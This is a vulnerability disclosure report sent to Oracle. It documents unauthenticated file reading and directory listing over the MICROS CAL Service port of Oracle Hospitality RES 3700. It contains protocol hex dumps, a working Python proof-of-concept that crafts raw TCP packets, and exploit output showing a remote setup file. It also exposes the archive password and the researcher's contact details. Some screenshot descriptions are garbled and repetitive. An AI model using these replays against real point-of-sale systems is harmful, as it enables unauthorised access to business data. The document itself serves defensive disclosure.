
SECURITY VULNERABILITY REPORT

Vendor	Oracle
Date	Jan 25, 2020
Vulnerability Researcher	Walid Faour

CONFIDENTIAL

Address: Beirut, Lebanon

Personal E-mail: walid.faour@outlook.com

Infosec Services E-mail: infosec.0day@gmail.com

Vulnerability discovered, tested, exploited and PoC developed by: **Walid Faour**

Vulnerability reported to: Oracle – secalert_us@oracle.com

Vulnerability reported on: Feb 25, 2020



IMPORTANT NOTE

This report comes with a password protected and encrypted zip file **PoC.zip** that contains all the exploits. Password is **Or@cle88**AAQfjdkkkl{[]/** to unzip it.

To skip the preface, description/overview and introduction you can directly go to the exploit section under **4.0-Protocol Assessment/Dissection and Exploitation** and then to subsection 4.2, 4.3 and 4.4 to check the PoCs.

Table of Contents – Short

0.0-Important Note	#
1.0-Preface	#
2.0-Vulnerability Overview	#
3.0-Protocol Methods	#
4.0-Protocol Analysis/Dissection and Exploitation	#
5.0-Criticality Assessment and Business Impact	#
6.0-Conclusion and Recommendation	#

Table of Contents – Detailed

1.0-Preface	#
1.1-Disclaimer	#
1.2-Confidentiality Note	#
2.0-Vulnerability Overview	#
2.1-Vulnerability Assessment Overview	#
2.2-Vulnerability Basic Description	#
2.3-Vulnerability Basic Technical Details	#
3.0-Protocol Methods	#
3.1-Introduction	#
3.2-getRemoteTimeZone	#
3.3-listRemoteWin32RESDirectory	#
3.4-readRemoteWin32RESSetupFile	#
4.0-Protocol Analysis/Dissection and Exploitation	#
4.1-Dissection of getRemoteTimeZone Method	#
4.2-Exploit / PoC for getRemoteTimeZone	#
4.3-Exploit / PoC for readRemoteWin32RESSetupFile	#
4.4-Exploit / PoC for listRemoteWin32RESDirectory	#
5.0-Criticality Assessment and Business Impact	#
6.0-Recommendation and Conclusion	#

1.0-Preface

1.1-Disclaimer

Information available in this document is intended for Oracle Security team only. I shall not be responsible for any misuse of this information in instances that include:

- Misuse of this information/exploits by malicious Oracle employees/collaborators.
- Oracle data and/or e-mails being hacked or leaked, and this information becomes publicly available.
- Someone else finding this bug as a coincidence and publish it or misuse it.
- My system being hacked/breached, and information stolen and used for bad purposes.

The systems, utilities, software products that were used in this test/assessment were obtained legally and for testing purposes only. The penetration tests, attacks and exploits were performed in completely isolated environments and networks.

1.2-Confidentiality Note

This information is completely confidential, and I hereby confirm that I will not publish this information publicly and online or provide it or sell it to any third-party or use it and abuse it to hack/attack other systems. Information will be disclosed only when Oracle provides fixes/patches.

Oracle security team should keep this information confidential and within trusted parties.

This document and all PoC scripts, exploits and payloads are sent encrypted using Oracle Security Alert PGP public key available at <https://www.oracle.com/technetwork/topics/security/encryptionkey-090208.html>

2.0-Vulnerability Overview

2.1-Vulnerability Assessment Overview

The assessment and security vulnerability research commenced on Jan 1, 2020 and concluded on Jan 25, 2020.

The assessment and test were done to evaluate the security of the Oracle product being discussed since it showed many security weaknesses in many places without even testing, so further investigation was done during which remote files were read and directories listed etc...

2.2-Vulnerability Basic Description

The vulnerability was found in Oracle Hospitality RES 3700 product. The vulnerable service was identified as the MICROS CAL Service.

It was found that the MICROS CAL Service is running a custom TCP Server on the Oracle Server and on the Oracle Clients, and they can send/receive commands to perform certain operations.

By sending a raw replicated TCP stream, the remote Server or POS Client responds with directory and file contents as well as other special operations/commands/methods.

By analyzing the custom protocol that is used, an attacker is able to learn how it operates by comparing many streams together and combining that with logical thinking, an assumption can be made and then someone can create a specially crafted raw TCP stream to spy on remote systems and with further research potentially find execution.

2.3-Vulnerability Basic Technical Details

Vendor	Oracle
Product	Oracle Hospitality 3700
Product Link	https://www.oracle.com/industries/food-beverage/products/res-3700/
Product Installation Guide Link v5.7	https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf
Vulnerable Product releases/versions	All releases (Oracle Hospitality 3700 Release 4.x to 5.7)
Vulnerable Windows Service	MICROS CAL Service / MICROS CAL Service
Vulnerable Service Executable	D:\Micros\Common\Bin\CALSvc.exe
Vulnerable Module/dll	N/A
Vulnerable Service Running as	NT AUTHORITY\SYSTEM
Service Port	7300 / TCP
Service Protocol	Custom RAW TCP
Service API	N/A
Vulnerability Type	Missing Authentication

3.0-Protocol Methods

3.1-Introduction

In order to discover this bug, we will have an Oracle Hospitality RES 3700 server and setup a Win32 Client POS Machine and configure CAL on it, during the process we capture traffic on port 7300 TCP, the port responsible for MICROS CAL Server as shown below:

RES 3700 uses the following ports:

Port	Protocol	Comment
2638	TCP	SAP Sybase database Server
7300	TCP	CAL Server
7301	UDP	CAL Server
5101	TCP	Alert Manager, optional
5102	TCP	Alert Manager, optional
5103	TCP	Alert Manager, optional
80	TCP	Manager Procedures
50123	TCP	MDS Http Service
5100	TCP	Cash Management
6000	TCP	International Liquor Dispensing System
5022	TCP	KDS Display
5023	TCP	KDS Controller
7019	TCP	Caller ID Service
5021	TCP	Distributed Service Manager
23230	TCP	Stored Value Card Service
50200	TCP	Table Management Service
50201	TCP	Table Management Service

During the research I found that the communication is in clear text, non-encrypted and non-obfuscated and there's no authentication performed between the client and server and the allowed operations are many, of which some I might have not discovered yet. I will be discussing three operations/methods that I have assigned a name for to keep this simple and to follow up properly. One method allows getting remote system time zone which is not critical at all but just shows how things are done on the protocol level, the next two discuss how can this protocol be used to read remote files and list certain directories without any authentication or checks.

Note that the tests are made to read files under D:\MICROS\Res\CAL\Win32\Packages\Win32RES\ and list some files under D:\MICROS\Res\CAL\Win32\Files\Micros\Res\Pos\ and D:\MICROS\Res\CAL\Win32\Files\Micros\Common recursively.

In order to read other files, the TCP data sent must be changed accordingly since from what I've found it used CRC8 and other mechanisms, so to follow up please use exact below exploits and payloads and replicate on your environment.

If we send same TCP stream contents in a raw socket to any server of any IP we will be able to perform the operation without any checks/authentication again.

3.2-getRemoteTimeZone

Below is a Wireshark screenshot taken of a TCP Stream (Client/Server) communication during CAL Process. (VMware machines were used for the setup):

The screenshot shows a Wireshark capture of a TCP stream (tcp.stream eq 25) from a client to a server. The packet list on the left shows the stream starting at 78814 and ending at 78823. The packet details pane shows the selected packet (78822) as a Transmission Control Protocol (TCP) segment. The packet bytes pane shows the raw data of the selected packet, which is a GET request for /TST192P0. The response is a 200 OK status with a Content-Type of application/javascript. The response body contains a large block of base64-encoded data.

Request

```
00000000 02 01 34 00 c0 a8 01 03 54 53 54 31 39 32 50 30 ..4.... TST192P0
00000010 31 00 00 00 00 00 00 00 02 00 00 00 7c 02 01 01 1.....|...
00000020 00 00 32 54 53 54 31 39 32 50 30 31 00 00 00 00 ..2TST19 2P01...
00000030 00 00 00 00 .....
```

Response

```
00000000 02 01 f8 00 c0 a8 01 c8 54 53 54 31 39 32 00 00 ..... TST192..
00000010 00 00 00 00 00 00 00 00 02 00 00 00 d2 1c 01 01 .....
00000020 c7 7c 01 54 53 54 31 39 32 00 00 00 00 00 00 00 .|.TST19 2.....
00000030 00 00 00 70 c7 b4 72 5d e3 07 09 00 05 00 06 00 ...p..r] .....
00000040 16 00 22 00 1f 00 78 03 88 ff ff ff 47 00 54 00 ..".x. ....G.T.
00000050 42 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 B. .S.t. a.n.d.a.
00000060 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 r.d. .T. i.m.e...
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 .....
00000090 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 .....
000000A0 47 00 54 00 42 00 20 00 44 00 61 00 79 00 6c 00 G.T.B. . D.a.y.l.
000000B0 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 i.g.h.t. .T.i.m.
000000C0 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e.....
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 00 00 03 00 00 00 05 00 02 00 00 00 00 00 00 00 .....
000000F0 c4 ff ff ff c7 b4 72 5d .....r]
```

GTB Standard Daylight Time

```
00000034 02 01 46 00 c0 a8 01 03 54 53 54 31 39 32 50 30 ..F.... TST192P0
00000044 31 00 54 31 39 32 50 30 02 00 00 00 fc 04 02 02 1.T192P0 .....
00000054 00 00 32 54 53 54 31 39 32 50 30 31 00 00 00 00 ..2TST19 2P01...
00000064 00 00 00 01 57 69 6e 33 32 52 45 53 00 00 00 00 ....Win 32RES...
00000074 00 00 00 00 00 00 .....
000000F8 02 01 70 0c c0 a8 01 c8 54 53 54 31 39 32 00 00 ..p.... TST192..
00000108 00 00 00 00 00 00 00 00 02 00 00 00 70 1b 02 02 .....p...
00000118 c7 7c 01 54 53 54 31 39 32 00 00 00 00 00 00 00 .|.TST19 2.....
00000128 00 00 00 70 17 00 00 5d 5c 6d 69 63 72 6f 73 5c ...p...] \microso\
00000138 63 6f 6d 6d 6f 6e 5c 65 74 63 5c 61 6c 73 68 61 common\e tc\alsha
00000148 79 61 75 70 73 2e 69 73 6c 00 6e 00 64 00 61 00 yaups.is l.n.d.a.
00000158 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 r.d. .T. i.m.e...
00000168 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000178 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 .....
00000188 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 .....
00000198 47 00 54 00 42 00 20 00 44 00 61 00 79 00 6c 00 G.T.B. . D.a.y.l.
000001A8 69 00 67 00 68 00 74 00 2b 8c 00 00 40 c3 31 52 i.g.h.t. +...@.1R
000001B8 5c 6d 69 63 72 6f 73 5c 63 6f 6d 6d 6f 6e 5c 65 \microso\ common\
000001C8 74 63 5c 6f 70 73 64 69 73 70 6c 61 79 73 79 73 tc\opsdi splayuse
000001D8 2e 63 66 67 00 00 05 00 02 00 00 00 00 00 00 00 .cfg....
000001E8 c4 ff ff ff c7 b4 72 5d .....r] .....
000001F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000208 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000218 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000228 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000238 ed 6c 04 00 40 c3 31 52 5c 6d 69 63 72 6f 73 5c .l..@.1R \microso\
00000248 63 6f 6d 6d 6f 6e 5c 65 74 63 5c 6f 70 73 64 69 common\ tc\opsdi
00000258 73 70 6c 61 79 75 73 65 72 2e 63 66 67 00 00 00 splayuse r.cfg...
00000268 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000278 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000288 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000298 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```


3.3-listRemoteWin32RESDirectory

Same screenshot with the listRemoteWin32Directory method/operation where we see the output/response listing directories/files under

D:\MICROS\Res\CAL\Win32\Files\Micros\Res\Pos\Etc and

D:\MICROS\Res\CAL\Win32\Files\Micros\Common

The screenshot shows a Wireshark packet capture of a network stream. The left pane displays a list of packets, with packet 78815 selected. The middle pane shows the packet details for the selected packet, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The right pane shows the raw data of the packet, which is a hexadecimal dump of the network data. The data is organized into three main sections: a request section (lines 00000000 to 00000074), a response section (lines 00000078 to 00000298), and a summary section (lines 00000300 to 00000308). The request section contains a list of directory entries, including 'TST192P0', 'TST192P1', 'TST192P2', 'TST192P3', 'TST192P4', 'TST192P5', 'TST192P6', 'TST192P7', 'TST192P8', 'TST192P9', 'TST192PA', 'TST192PB', 'TST192PC', 'TST192PD', 'TST192PE', 'TST192PF', 'TST192PG', 'TST192PH', 'TST192PI', 'TST192PJ', 'TST192PK', 'TST192PL', 'TST192PM', 'TST192PN', 'TST192PO', 'TST192PP', 'TST192PQ', 'TST192PR', 'TST192PS', 'TST192PT', 'TST192PU', 'TST192PV', 'TST192PW', 'TST192PX', 'TST192PY', 'TST192PZ', 'TST192PA', 'TST192PB', 'TST192PC', 'TST192PD', 'TST192PE', 'TST192PF', 'TST192PG', 'TST192PH', 'TST192PI', 'TST192PJ', 'TST192PK', 'TST192PL', 'TST192PM', 'TST192PN', 'TST192PO', 'TST192PP', 'TST192PQ', 'TST192PR', 'TST192PS', 'TST192PT', 'TST192PU', 'TST192PV', 'TST192PW', 'TST192PX', 'TST192PY', 'TST192PZ'. The response section contains a list of directory entries, including 'TST192P0', 'TST192P1', 'TST192P2', 'TST192P3', 'TST192P4', 'TST192P5', 'TST192P6', 'TST192P7', 'TST192P8', 'TST192P9', 'TST192PA', 'TST192PB', 'TST192PC', 'TST192PD', 'TST192PE', 'TST192PF', 'TST192PG', 'TST192PH', 'TST192PI', 'TST192PJ', 'TST192PK', 'TST192PL', 'TST192PM', 'TST192PN', 'TST192PO', 'TST192PP', 'TST192PQ', 'TST192PR', 'TST192PS', 'TST192PT', 'TST192PU', 'TST192PV', 'TST192PW', 'TST192PX', 'TST192PY', 'TST192PZ'. The summary section contains a list of directory entries, including 'TST192P0', 'TST192P1', 'TST192P2', 'TST192P3', 'TST192P4', 'TST192P5', 'TST192P6', 'TST192P7', 'TST192P8', 'TST192P9', 'TST192PA', 'TST192PB', 'TST192PC', 'TST192PD', 'TST192PE', 'TST192PF', 'TST192PG', 'TST192PH', 'TST192PI', 'TST192PJ', 'TST192PK', 'TST192PL', 'TST192PM', 'TST192PN', 'TST192PO', 'TST192PP', 'TST192PQ', 'TST192PR', 'TST192PS', 'TST192PT', 'TST192PU', 'TST192PV', 'TST192PW', 'TST192PX', 'TST192PY', 'TST192PZ'. The request section is highlighted with a red box and labeled 'Request Win32RES Dir'. The response section is highlighted with a blue box and labeled 'Response Dir contents'.

Request Win32RES Dir

Response Dir contents

3.4-readRemoteWin32RESSetupFile

Similar to both above cases, below is a demonstration of the reading of the Setup.dat file under the directory D:\MICROS\Res\CAL\Win32\Packages\Win32RES\

The image shows a Wireshark packet capture of a TCP stream (eq 25) from 192.168.230.541524 to 192.168.230.541439. The packet list on the left shows frame 78822 (242 bytes) selected. The packet details pane shows the structure: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane displays the raw data in hexadecimal and ASCII. A red box highlights the request data (00000C00 to 00000170), and a blue box highlights the response data (00000E00 to 000010B0). The response data contains the text "Request Read Setup.dat" and "Response Contents".

Request Read Setup.dat

Response Contents

9,150 client pkts, 165,179 server pkts, 18,299 turns.

Entire conversation (234 MB) Show and save data as Hex Dump


Find:

4.0-Protocol Analysis/Dissection and Exploitation

4.1-Dissection of getRemoteTimeZone Method

We will analyse and Dissect the getRemoteTimeZone as a sample to get an idea of how it operations. Note that this is my assumption due to logical thinking and by comparing a lot of packets together and all similar requests and responses and checking differences and matches in binary sequences.

Below is a detailed screenshot:




Reason I've decided to mark headers HEADER1 and HEADER2 is that they're identical across all communications in CAL Service. The rest are assumptions and might be not accurate but that's not a large matter since we're sending same content to any remote host and getting proper response with success.

Note: **PoC.zip** file contains below exploit files:

- cal-exploit-timezone.py** (Get remote timezone)
- cal-exploit-list.py** (list remote micros\res\pos dirs and files)
- cal-exploit-read.py** (read Setup.dat file under Win32RES directory)

4.2-Exploit / PoC for getRemoteTimeZone

To replicate the above, we simply copy raw hex/binary bytes from Wireshark window and send a raw TCP stream from python. This same content above will be sent, and a proper response received no matter what the remote server configuration is.




```
Command Prompt
F:\oracle>python cal-exploit-timezone.py

Oracle Hospitality RES 3700 CAL Service Exploit
Using getRemoteTimeZone method/operation...

Enter remote Oracle Server IP address: 192.168.1.200
Sending request...
Received RAW data: 0000 L;TST192 00000000TST192 %ãñ,^
00 00 00 00 2 i ê G T B S t a n d a r d T i m e
00 00 00 00 G T B D a y l i g h t T i m e
00 00 00 00 - ãñ,^

F:\oracle>
```

Code is available in the PoC.zip file (cal-exploit-timezone.py) as well as a screenshot is below:



```
cal-exploit-timezone.py
1 #Author: Walid Faour
2 #Date: Feb. 25, 2020
3 #Oracle Hospitality RES 3700 CAL Service Exploit
4
5 import socket
6 import binascii
7 from crccheck.crc import Crc8
8 from crccheck.checksum import Checksum8
9
10 print
11 print 'Oracle Hospitality RES 3700 CAL Service Exploit'
12 print 'Using getRemoteTimeZone method/operation...'
13 print
14
15 TCP_IP = raw_input("Enter remote Oracle Server IP address: ")
16 TCP_PORT = 7300
17 BUFFER_SIZE = 5000
18
19 header1 = "0201"
20 type = "34"
21 header2 = "00c0a801"
22 unknown1 = "03"
23 node = binascii.hexlify("WALIDFAOR") + "00"
24 node_add = "0000000000000000"
25 unknown2 = "20000000"
26 seq = "020101000032"
27 crc8_checksum = hex(Checksum8.calc(bytearray.fromhex(seq + node)) - 2)[2:]
28 null_terminators = "0000000000000000"
29
30 MESSAGE = header1 + type + header2 + unknown1 + node + node_add + unknown2 + crc8_checksum + seq + node + null_terminators
31
32 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33 print 'Sending request...'
34 s.connect((TCP_IP, TCP_PORT))
35 s.send(binascii.unhexlify(MESSAGE))
36 data = s.recv(BUFFER_SIZE)
37 s.close()
38
39 print "Received RAW data:", data
40
```

4.3-Exploit / PoC for readRemoteWin32RESSetupFile

From the captured Wireshark traffic, we also copy the TCP stream related to this operation which will be reading Setup.dat file under D:\MICROS\Res\CAL\Win32\Packages\Win32RES\

```
C:\> Command Prompt
```

```
F:\oracle>python cal-exploit-read.py

Oracle Hospitality RES 3700 CAL Service Exploit
Using readRemoteWin32RESSetupFile method/operation...

Enter remote Oracle Server IP address: 192.168.1.200
Received RAW data:     TST192                   |  TST192           % t
#              CAL Script to install RES VERSION 4.9.3.2824 on Win32      #

# RES VERSION,4.9.3.2824,
VERSION,49.1.11.19,
NAME,Win32RES
PRODUCT,Win32RES
EXECANDWAIT, microserv.exe, MICROSDrive %AppRoot%
EXECANDWAIT, microserv.exe, DocDrive %AppRoot%
EXECANDWAIT, microserv.exe, DocDir %AppRoot%\
CHECKFREESPACE,%MICROSDrive%,227345399,
EXECANDWAIT, microserv.exe, MICROS_Current_Installation 4.9.3.2824
TRANSFERFILE,.\Kill.exe,%MICROSDrive%\Kill.exe
REBOOT,1
TRANSFERFILE,.\PrepareForInstallation.bat,%MICROSDrive%\PrepareForinstallat
ion.bat
EXECANDWAIT,%MICROSDrive%\PrepareForinstallation.bat
EXECANDWAIT, microserv.exe, ServerName TST192
$IF_NT4SP6 EXECANDWAIT,microserv.exe,COMMONPROGRAMFILES "%SYSTEMDRIVE%\Prog
ram Files\Common Files"
$IF_NT4SP6_EXECANDWAIT,microserv.exe,ALLUSERSPROFILE "%WINDIR%\Profiles\All
Users"
EXECANDWAIT, microserv.exe, PATH "%COMMONPROGRAMFILES%\Crystal Decisions\2.
```

As seen above we get the contents of the file in the output. Code screenshot below and available in the zip file.

